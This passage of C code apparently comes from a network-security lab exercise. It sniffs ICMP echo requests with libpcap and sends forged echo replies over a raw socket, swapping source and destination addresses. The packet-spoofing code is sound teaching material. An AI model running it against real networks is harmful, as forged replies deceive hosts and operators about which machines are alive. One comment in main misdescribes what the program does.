       sum += *w++;
       nleft -= 2;
   }

   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}

/*************************************************************
  Given an IP packet, send it out using a raw socket.
**************************************************************/
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if(sock < 0){
        printf("Error opening raw socket\n");
    }

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info,
sizeof(dest_info));
    close(sock);
}

// upon receiving a packet, call this function.
// The function will determine the protocol within the IP packet.
// If it is an ICMP packet, it will trigger a spoofed response to the
// source ICMP request machine.
void got_packet(u_char* args, const struct pcap_pkthdr* header, const u_char* packet)
{
    struct ethernetheader* eth = (struct ethernetheader*)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
        struct ipheader* ip = (struct ipheader*)(packet + SIZE_ETHERNET);
        int size_ip = ip->iph_ihl * 4;

        printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("         To: %s\n", inet_ntoa(ip->iph_destip));

        /* determine protocol */
        switch (ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");

            // decode the ICMP request by casting it to a struct.
            struct icmpheader* icmpReq = (struct icmpheader*)(packet + SIZE_ETHERNET
+ sizeof(struct ipheader));

            // create a buffer that is the size of the packet
            char buffer[1500];
            memset(buffer, 0, 1500);

            /*********************************************************
            Step 1: Fill in the ICMP header.
            ********************************************************/
            struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct
ipheader));
            icmp->icmp_type = 0; //ICMP Type: 8 is request, 0 is reply.

            // Calculate the checksum for integrity
            icmp->icmp_chksum = 0;
            icmp->icmp_chksum = in_cksum((unsigned short *)icmp, sizeof(struct
icmpheader));

            // copy the sequence and ID from the received ICMP request.
            icmp->icmp_id = icmpReq->icmp_id;
            icmp->icmp_seq = icmpReq->icmp_seq;

            /*********************************************************
            Step 2: Fill in the IP header.
            ********************************************************/
            struct ipheader *ipNew = (struct ipheader *) buffer;
            ipNew->iph_ver = 4;
            ipNew->iph_ihl = 5;
            ipNew->iph_ttl = 20;
            ipNew->iph_sourceip.s_addr = ip->iph_destip.s_addr; // the destination IP
is the source
            ipNew->iph_destip.s_addr = ip->iph_sourceip.s_addr; // the source IP is
the destination

            printf("       New From: %s\n", inet_ntoa(ipNew->iph_sourceip));
            printf("       New To: %s\n", inet_ntoa(ipNew->iph_destip));

            ipNew->iph_protocol = IPPROTO_ICMP;
            ipNew->iph_len = htons(sizeof(struct ipheader) + sizeof(struct
icmpheader));

            /*********************************************************
            Step 3: Finally, send the spoofed packet
            ********************************************************/
            send_raw_ip_packet (ipNew);
            return;
        default:
            printf("   Protocol: others\n");
            return;
        }
    }
}

/*******************************************************************
  Spoof an ICMP echo request using an arbitrary source IP Address
*******************************************************************/
int main() {

   pcap_t* handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp[icmptype] == icmp-echo";
    bpf_u_int32 net;

    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    if (pcap_setfilter(handle, &fp) != 0) {
        pcap_perror(handle, "Error:");
        exit(EXIT_FAILURE);
    }

    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);   //Close the handle

   return 0;
}
```